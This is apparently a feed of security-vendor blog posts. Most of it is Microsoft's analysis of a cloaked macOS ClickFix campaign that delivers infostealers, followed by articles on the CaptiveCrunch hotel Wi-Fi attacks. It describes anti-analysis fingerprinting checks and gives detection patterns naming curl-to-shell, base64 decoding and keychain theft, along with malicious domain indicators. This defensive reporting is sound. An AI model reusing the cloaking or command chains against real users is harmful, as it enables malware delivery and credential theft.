Microsoft Threat Intelligence observed a macOS ClickFix campaign distributing infostealers, including MacSync and Atomic Stealer (AMOS), through a large cluster of look-alike domains. The campaign evolved from broadly serving ClickFix lures to using a server-side browser-fingerprinting gate that shows the lure primarily to visitors whose environment appears consistent with a genuine macOS browser. This cloaking limits visibility for crawlers, sandboxes, and some automated analysis workflows. The blog details the domain pattern, fingerprinting checks, infection chain, detection coverage, and hunting pivots that defenders can use to identify related activity.

Activity overview

Microsoft Threat Intelligence has been tracking a macOS ClickFix operation that distributes information-stealing malware through a large family of algorithmically named domains. Over several weeks of monitoring, Microsoft observed a notable shift in tradecraft: the same infrastructure moved from openly serving the malicious command in the served page’s HTML source to concealing the lure behind a server-side fingerprinting gate that reveals the payload only to visitors the server assesses as a genuine macOS target. The chain ultimately delivers information stealers such as MacSync or Atomic Stealer (AMOS).

This activity is consistent with the broader shift in macOS ClickFix tradecraft that Microsoft Threat Intelligence previously documented, in which threat actors instruct users to run Terminal commands that retrieve remotely hosted content rather than the traditional approach of delivering a disk image for manual installation. The cluster described here is notable for two reasons: its domains are mass-produced by a recognizable name generator, and it adopted server-side cloaking on existing infrastructure, giving defenders a clear before-and-after view of the same operation.

In this blog, we describe the campaign’s domain-generation pattern, the two delivery phases we observed, the fingerprinting gate that now fronts the infrastructure, and the end-to-end infection chain. We also provide hunting guidance, mitigation recommendations, and defanged indicators of compromise.

How ClickFix works 

ClickFix is a social-engineering technique where attackers persuade users to copy and run a command in Terminal instead of downloading a traditional macOS application. The lure usually appears as a fake verification step, software update, download error, or CAPTCHA, with the command disguised as something required to complete the action. Because execution starts from a user-run Terminal command rather than a downloaded app bundle, the flow can avoid parts of the normal macOS application trust path, including quarantine handling, code-signing evaluation, and notarization checks typically applied to downloaded applications.

In this campaign, ClickFix remains the delivery mechanism, but the important change is that the lure is no longer shown to every visitor. The page first profiles the visitor through a browser-fingerprinting gate and primarily requests consistent with a genuine macOS browser environment receive the fake “Download for macOS” page and copied Terminal command.


Figure 1a – The counterfeit “Download for macOS” page served to a qualifying visitor by a cloaked gate (apricotfilepoint[.]com). The page displays a forged “Verified Publisher” badge and offers a one-click Copy of an obfuscated curl one-liner.

Delivery is conditional. During analysis, the same URLs returned different content to different requests. In some case the macOS ClickFix lure, and in others an apparently benign decoy page.


In our testing, a request presenting a Windows browser received a decoy page such as a fake browser-extension or VPN landing page (Figure 1b) or a page impersonating an unrelated business such as a logistics and freight-forwarding company rather than the ClickFix lure. Because this decision is made server-side on a per-request basis, a given scan or visit may receive benign or decoy content and still be interacting with malicious infrastructure, so an apparently benign or look-alike response does not mean the domain is safe. We examine how the gate evaluates each request later in this post.

Figure 1b – A decoy page (a fake “Urban VPN Proxy” browser extension landing page) returned to non qualifying requests on the same domain (apricotfilepoint[.]com).

Campaign overview

The key change in this campaign is not the ClickFix lure itself, but the new layer placed in front of it. Microsoft Threat Intelligence confirmed more than 250 ClickFix front-end domains during the tracking window, and many followed a repeated naming pattern using the token “file” with dictionary-style words, such as filecopperbasket, filevelvettractor, fileoceanhammer, and filemarblegarden.

Some related domains place “filetoken in the middle or at the end, such as applefilevault, bananafastfile, and orangesmartfile, while others omit it completely, such as cloudsendhub and syncdatavault. Defenders should treat the naming pattern as a hunting pivot, not a complete signature. The stronger signal is the combination of dictionary-style domains, shared infrastructure behaviour, and the fingerprinting gate that controls who sees the ClickFix lure. This naming pattern is useful for clustering and hunting, but it is not the main story. The more important behaviour is that these domains now serve a browser-fingerprinting gate before showing any malicious content.

ClickFix moved from open pages to fingerprinting gates

In its earlier phase, the campaign’s domains served the lure directly. Retrieving one returned a “complete your download in Terminal” page with the malicious command present in the HTML. A scanner that does not execute JavaScript could recover the entire attack from the page source, including: the macOS paste-to-Terminal instructions, clipboard-write logic, obfuscated shell command, and encoded staging URL. Because the command was embedded in the served page, the domains were readily identifiable from passive data and static content matching.

The same infrastructure that previously exposed its ClickFix lure directly to visitors has evolved to employ a server-side fingerprinting gate. Rather than immediately presenting the malicious content, affected domains now return a minimal page containing only a lightweight JavaScript profiling routine(~2.5 KB size). To both casual visitors and automated scanners, the site may appear blank, inactive, or apparently benign.  In reality, the page serves as an evaluation layer that determines whether a visitor should be shown the ClickFix lure.

Across Microsoft Threat Intelligence’s investigation of this domain cluster, the outcomes were consistent. Simple crawlers received an empty, parked-looking page. JS-capable crawlers and sandbox environments that failed fingerprinting checks were served apparently benign decoy page, and requests presenting a genuine macOS browser fingerprint were shown the ClickFix lure.

Figure 2 – Earlier open-lure delivery compared with the current fingerprinting-gated delivery flow.

The fingerprinting gate

The gate profiles each visitor using a combination of browser, hardware, and runtime attributes, which are submitted to the server for evaluation. The following sections break down the categories of signals collected.

Browser profiling and environment collection


The first stage builds a browser fingerprint by collecting browser and page details from six objects exposed to the page: navigator, screen, window, document, location, and console. From navigator, it captures values such as platform, for example, “MacIntel”, user agent, language, vendor, and plugins, which establish the visitor’s claimed device and browser identity.

Display values from screen and window, including screen size, color depth, window dimensions, and pixel ratio, provide consistency signals for whether that identity is consistent with a real, non‑virtualized Mac environment. Page context from document and location, including title, referrer, character set, URL, and host, helps tie the fingerprint to the delivery context. The console object is also enumerated as part of the runtime surface and later helps identify developer tools or automated log-capturing environments. These values are merged into a single fingerprint object tagged with mode: “php” and later submitted back to the server for evaluation.

Figure 3a – The gate collects browser, system, and environment characteristics from multiple browser objects to build a visitor fingerprint.

Hardware validation

The gate then performs additional validation to determine whether the visitor resembles a genuine macOS user. One notable check uses WebGL, a browser graphics API normally used to render 2D and 3D content, to retrieve graphics-processing details from the visitor’s device. In this campaign, those WebGL-derived GPU signals help distinguish real Apple hardware from virtualized, emulated, software-rendered, or sandboxed environments before the server decides whether to return the ClickFix lure.

Figure 3b – WebGL-derived GPU signals can help distinguish likely Apple hardware from virtualized, emulated, software-rendered, or sandboxed environments.

Environment and behavioral checks


Additional probes evaluate characteristics such as timezone configuration, touch-input support, and whether the page is running inside an embedded frame. These signals help identify uncommon execution contexts that may indicate automated analysis or monitoring infrastructure.

The script records three signals:

  • timezoneOffset reads the system’s local timezone offset. Unusual or inconsistent values can contribute to identifying hosted infrastructure, sandbox environments, or otherwise atypical execution context.
  • frame checks whether the page is running inside an iframe. While common in legitimate scenarios, embedded execution contexts can also be associated with crawlers, analysis tools, and other automated environments, making this a useful qualification signal.
  • touchEvent checks for touch-input support. On desktop macOS systems, touch support is generally uncommon; unexpected touch capabilities can contribute to identifying an emulated, spoofed, or otherwise atypical environment.

Together, these checks help the gate distinguish a normal macOS desktop browser session from framed, headless, mobile, sandboxed, or automated environments before the server decides what content to return.

Figure 3c – Additional checks evaluate environmental attributes that can help differentiate legitimate users from automated systems.

Anti-analysis techniques


The gate also incorporates checks designed to detect browser instrumentation, automation frameworks, and modified browser behavior. Rather than simply determining whether a visitor is a bot, these probes appear intended to identify environments commonly used by researchers, crawlers, and security-analysis platforms. The implementation details described here are intended to help defenders recognize and detect gate behavior in malicious traffic-distribution infrastructure.

Figure 3d – The gate performs checks intended to identify browser instrumentation and automated analysis environments.

Two checks stand out. The first is a toString() counter. The script creates a temporary function whose toString() method increases a counter, then writes that function to the console. In a normal browser, this counter usually remains unchanged. However, if the developer console is open, or if a headless or log-capturing tool serializes console output, the function may be converted to a string, causing the counter to increase.

The second is a prototype-tamper probe built around a normal browser capability check. The gate calls canPlayType(“video/mp4”), which normally checks whether the browser supports MP4 playback. Here, that check is repurposed as a tripwire. A genuine browser handles the codec check natively and silently, but some automated or stealth browsers fake codec support in JavaScript. If that JavaScript path calls the hooked Array.prototype.includes, the gate sets the proto:true signal and flags the environment as potentially instrumented or automated.


Fingerprint submission

Once profiling is complete, the collected attributes are packaged and silently submitted back to the same server for evaluation. This process occurs without any user interaction or visible page content.

Figure 3e – Collected fingerprint data is submitted to the server, which determines whether the visitor qualifies to receive the ClickFix lure.

The following is the sample fingerprint the client sends to the server (values are representative and defanged):

Server-side victim selection


With the fingerprinting logic in place, the malicious content is no longer present in the initial page shown to the visitor. Instead, the server withholds the ClickFix lure until it receives and evaluates the submitted fingerprint, then returns one of two responses:

  • A bot, crawler, sandbox, virtual machine, unexpected geography, or unexpected browser receives a blank page, a benign decoy, or no content.
  • A genuine Mac and browser in an expected context receive the ClickFix lure: the counterfeit “Verified Publisher / Download for macOS” page and its poisoned one-liner. The targeting is primarily environment-based: genuine macOS users in an expected browser and request context receive the ClickFix lure.

This is a Traffic Distribution System (TDS) gate. We call it a TDS because the payload is delivered by server-side, on demand, only to visitors the operator selects security crawlers, researchers, and sandboxes are served no malicious content. This gating can make automated detection and analysis more difficult because those tools may see only an apparently benign response even though the infrastructure can deliver the ClickFix lure to selected macOS visitors.

Figure 4 – Server-side fingerprint evaluation and possible responses for selected and non-selected visitors.

Inside the infection chain: from gated lure to AMOS

The individual techniques used by the gate are not inherently malicious or novel. Browser fingerprinting, hardware validation checks, and Traffic Distribution System (TDS)-style visitor filtering are common in anti-abuse systems and have previously appeared in exploit-kit and malvertising ecosystems. What distinguishes this activity is how these techniques are integrated into a ClickFix campaign. Rather than immediately presenting a malicious command, the actor performs server-side victim qualification before revealing the lure, reducing visibility to researchers and automated security systems while maintaining access to intended macOS targets.

Using a qualified macOS target, we analyzed the complete infection chain. The activity began on a file<word><word>[.]com domain hosting the fingerprinting gate, which returned the counterfeit Download for macOS page (Figure 1a). A non-qualifying request received little or no visible content. The page uses GitHub-themed branding to mimic a legitimate software download experience; the branding is spoofed and does not indicate any compromise of GitHub.

When the victim runs the Terminal command, the campaign retrieves and executes a remote script from a /curl/<id> URL. The chain then progresses through multiple script stages before ultimately downloading and launching Atomic Stealer (AMOS), an information stealer that harvests credentials, browser and cryptocurrency wallet data, authentication stores, and other sensitive files before exfiltrating them. We detailed AMOS delivery across multiple macOS ClickFix lures in earlier research.

Because delivery is restricted to qualified visitors, the fingerprinting gate is often a more reliable hunting target than the downstream malware. Systems that inspect page content without executing client-side JavaScript can observe the gate logic directly, while environments that fail qualification are redirected to apparently benign or no content. Because these characteristics also appear in legitimate anti-bot implementations, evaluate combinations rather than single indicators. Useful signals include self-submitting fingerprinting forms, hidden fingerprint data fields, artifacts such as the mode:”php” parameter, and domains following the observed file naming convention; correlating several of these improves confidence and reduces false positives.

Mitigation and protection guidance

Organizations can apply the following recommendations to reduce exposure to this and similar macOS ClickFix campaigns:

  • Educate users. Reinforce that no legitimate download, CAPTCHA, or verification step requires pasting a command into Terminal.
  • Monitor Terminal usage. Alert on Terminal or shell sessions that spawn curl, base64, gunzip, or osascript, particularly when initiated shortly after web browsing.
  • Detect native-tool abuse. Flag unusual sequences of macOS utilities such as curl piped to zsh, base64 -d, and xattr -c immediately preceding chmod +x.
  • Inspect outbound downloads. Monitor curl activity that retrieves encoded or compressed payloads from newly registered or low-reputation domains, including /curl/<hex-id> request paths.
  • Protect credential stores. Detect unauthorized access to keychain items, browser credential databases, SSH keys, and cryptocurrency wallet data.
  • Monitor data staging. Alert on the creation of archives of sensitive artifacts followed by HTTP POST exfiltration.
  • Block on infrastructure, not just front-end domains. Where validated, prioritize blocking known shared back end and staging hosts (for example, malware-c2 and the /curl/<id> staging hosts) over individual disposable front-end domains.
  • Hunt the generation pattern. Where feasible, alert the file<word><word> domain pattern rather than maintaining a list of individual domains.

On macOS 26.4 and later, Apple introduced a mitigation that displays a warning when a user attempts to paste a potentially malicious command into Terminal, directly addressing the ClickFix delivery mechanism.

When a user attempts to paste a potentially malicious command into Terminal, they will now see the following prompt:

Possible malware, Paste blocked

Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.

Microsoft Defender XDR detections

Tactic Observed activity Microsoft Defender coverage 

 Initial Access Malicious webpage Microsoft Defender for SmartScreen
SmartScreen Detection Blocks webpage (Figure 5)
 Execution   User copies, pastes, and runs encoded instructions. The instructions are decoded, executable files are created from remote attacker infrastructure, and the malware implant is executed.Microsoft Defender for Endpoint
– Behavior:MacOS/SuspAmosExecution
– Malicious file execution  
– Behavior:MacOS/SuspOsascriptExec
– Malicious osascript execution
– Behavior:MacOS/SuspDownloadFileExec
– Behavior:MacOS/SuspInfoExfil
– Behavior:MacOS/SuspiciousActiviyGen.AE
– Suspicious file download and execution
Credential access Keychain extraction Behavior:MacOS/SuspKeyChainCopy.AB
Collection & Exfiltration  Browser data, crypto wallets, keys etc.  – Behavior:MacOS/SuspInfostealExec
– Behavior:MacOS/SuspCredCopy
– Behavior:MacOS/SuspPassSteal

Microsoft Defender SmartScreen displays a warning message to Microsoft Edge users when they visit a ClickFix landing page:

Figure 5. Microsoft Defender SmartScreen flagging a ClickFix webpage.

Microsoft Security Copilot  

Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat: 

  • Incident investigation
  • Microsoft User analysis  
  • Threat actor profile  
  • Threat Intelligence 360 report based on MDTI article  
  • Vulnerability impact assessment

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

Advanced hunting

The following query is an illustrative starting point. Validate table/column names and adjust the time range and indicators for your environment before running.

Known-IOC network sweep (mirrors a standard IOC hunt; populate from the IOC table and refresh as domains rotate)

let lookback = 30d;
let SuspiciousDomains = 
dynamic(["lemonfilewave.com","limefilescope.com","mangocloudfile.com"]);
DeviceNetworkEvents   
| where Timestamp >ago(lookback) 
| where RemoteUrl has_any (SuspiciousDomains)

Indicators of compromise (IOC)

Indicator Type Description 
applefilevault[.]comDomainClickFix Webpage
apricotfilepoint[.]comDomainClickFix Webpage 
bananafastfile[.]comDomainClickFix Webpage
cloudfilebridge[.]comDomainClickFix Webpage
filecedarwallet[.]online.DomainClickFix Webpage
filecopperbasket[.]sbsDomainClickFix Webpage
filecrimsonsignal[.]onlineDomainClickFix Webpage
filemarblegarden[.]sbsDomainClickFix Webpage
fileoceanhammer[.]sbsDomainClickFix Webpage
filerubyfolder[.]sbsDomainClickFix Webpage
filevelvettractor[.]sbsDomainClickFix Webpage
lemonfilewave[.]comDomainClickFix Webpage
limefilescope[.]comDomainClickFix Webpage
mangocloudfile[.]comDomainClickFix Webpage
orangesmartfile[.]comDomainClickFix Webpage
syncdatavault[.]comDomainClickFix Webpage
cloudsendhub[.]comDomainClickFix Webpage

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post From open lures to cloaked gates: How a macOS ClickFix campaign learned to hide appeared first on Microsoft Security Blog.

Travelers targeted when logging into hotel Wi-Fi networks

Microsoft has warned that hotel, conference, and other hospitality Wi-Fi networks are being actively abused by a Russian group to target travelers worldwide. The campaign, dubbed “CaptiveCrunch” turns a routine Wi-Fi login moment into an opportunity to compromise corporate accounts and devices.

From the user’s perspective, nothing looks out of the ordinary: they connect to hotel Wi-Fi, get the usual captive portal prompt, and perhaps see a familiar‑looking message about needing to update something before they can browse. However, behind the scenes, the allegedly state-linked group position themselves in the network path and manipulate DNS (Domain Name System) and HTTP traffic from captive‑portal Wi-Fi.

From there, several things can happen:

  • Logins are stolen: The user’s browser session is redirected to attacker‑controlled phishing pages, like fake Microsoft login prompts, where credentials, device codes, or OAuth tokens are harvested.
  • Malware is downloaded: The user is presented with fake update or ClickFix dialogs that download malware. In these cases, usually a remote access trojan (RAT) plus an infostealer.
  • A machine-in-the-middle attack (MitM) where traffic is quietly proxied through attacker infrastructure, putting the user in a position for further credential theft.

Reportedly, one of the main malware strains used in these attacks is called CornFlake,  a remote access trojan (RAT) that can capture webcam images, microphone audio, and keystrokes.

The infostealer was identified as ChocoShell, a fileless Powershell-based information stealer which primarily goes after browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems.

Microsoft lists a set of fake dialogs that may appear once you connect to compromised Wi‑Fi:

  • winupdate: A bogus Windows Update window with “Working on updates… Don’t turn off your computer.”
  • defender: A fake Windows Security virus scan.
  • directx: “DirectX End‑User Runtime Web Installer.”
  • vcredist: A Microsoft Visual C++ redistributable installer.
  • sysopt: A disk optimization utility.
  • netfix: A Windows Network Diagnostics ‘fix’ tool.
  • browser: A browser update prompt.
  • pdfview: A document/PDF viewer installer.

How to stay safe

Malwarebytes has long warned about the safety of public Wi-Fi. Here’s how you can stay safe while traveling:

  • Use your own phone’s hotspot instead of using the public Wi‑Fi. A mobile connection, especially with an eSIM and a reputable carrier, significantly reduces the likelihood of an attack compared to an unknown hotel network.
  • If you’re forced to use public Wi‑Fi, use a VPN with an active Kill Switch: Complete the authentication on the hotel portal first, then launch your VPN before opening any website or app. The Kill Switch feature will instantly block all internet traffic if the VPN disconnects even for a second, preventing cybercriminals from injecting malicious code out in the open. While CaptiveCrunch operates around captive portals and pre‑VPN flows, a VPN still reduces other risks and limits passive data collection once you’re online.
  • Always inspect the certificate of any public Wi‑Fi login or ‘security’ portal that asks for more than a room number or basic credentials. These aren’t always a straight‑up giveaway, but sometimes they can be an obvious clue: mismatched hostnames, untrusted issuers, or plain HTTP are red flags that should stop you from proceeding.
  • Many captive portals ask for an email address for registration or marketing. Even in benign cases, there is little value in handing over your real inbox. If you must provide an address, consider giving a fake one or a throwaway alias that is unrelated to your primary accounts.
  • If you are asked to download software, a certificate, a browser update, or a fix tool in order to connect, stop. You should never have to download anything just to log into Wi‑Fi.
  • Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Be cautious of pages urging immediate action: sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Avoid entering Microsoft 365, Google Workspace, or other high‑value credentials directly into any page reached via captive portal redirection. If you need to check corporate mail, follow known URLs rather than clicking through prompts.

And last but not least, update your browser, operating systems, and other important software before you travel. That reduces the chance of getting legitimate update requests while you’re away.


From reporting threats to removing them.

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

CaptiveCrunch: Midnight Blizzard targets travelers worldwide for malware delivery and credential theft

Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, conducting widespread but targeted traffic manipulation attacks involving hospitality sector networks served by captive portals worldwide. Despite some tactic, technique, and procedure (TTP) similarities to the Forest Blizzard DNS hijacking operation that we publicly disclosed in April 2026, we attribute this campaign, which we call CaptiveCrunch, to Storm-2945. As reported by ReliaQuest on July 23, a portion of this activity leverages doppelganger domains mimicking Microsoft online services to conduct follow-on adversary-in-the-middle (AitM) phishing operations that abuse the device code authentication flow in Microsoft Entra ID. Microsoft Threat Intelligence has also identified active traffic manipulation attacks leading to the delivery of malware on impacted systems. Microsoft has observed Storm-2945 leveraging AI to support a significant portion of these operations.

Today, we are sharing our findings on these ongoing intrusions to raise awareness of this threat and enable customers to protect their devices, especially while traveling. We provide our assessment of Storm-2945’s relationship to Midnight Blizzard and analysis of the CaptiveCrunch campaign, detailing the malware and tradecraft used in these operations. We also provide mitigation, detection, and hunting guidance to help organizations identify and defend against Storm-2945 and related activity.

Microsoft Threat Intelligence would like to thank our partners at Anthropic and OpenAI for their collaboration and support during this investigation.

The CaptiveCrunch campaign

Since February 2026, Storm-2945 has conducted AI-augmented operations including targeted device code and OAuth code phishing campaigns leading to Entra device registration and subsequent data collection from Microsoft 365. Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure. Although our investigation into the initial compromise vector for the captive portal networks is ongoing, we have observed notable commonalities in the equipment and management systems used across multiple affected networks. These similarities suggest that the activity might not be limited to isolated compromises of individual venues and could reflect access to shared services within portions of the captive portal ecosystem.

Diagram depicting an overview of the CaptiveCrunch campaign attack flow
Figure 1. Overview of the CaptiveCrunch attack flow

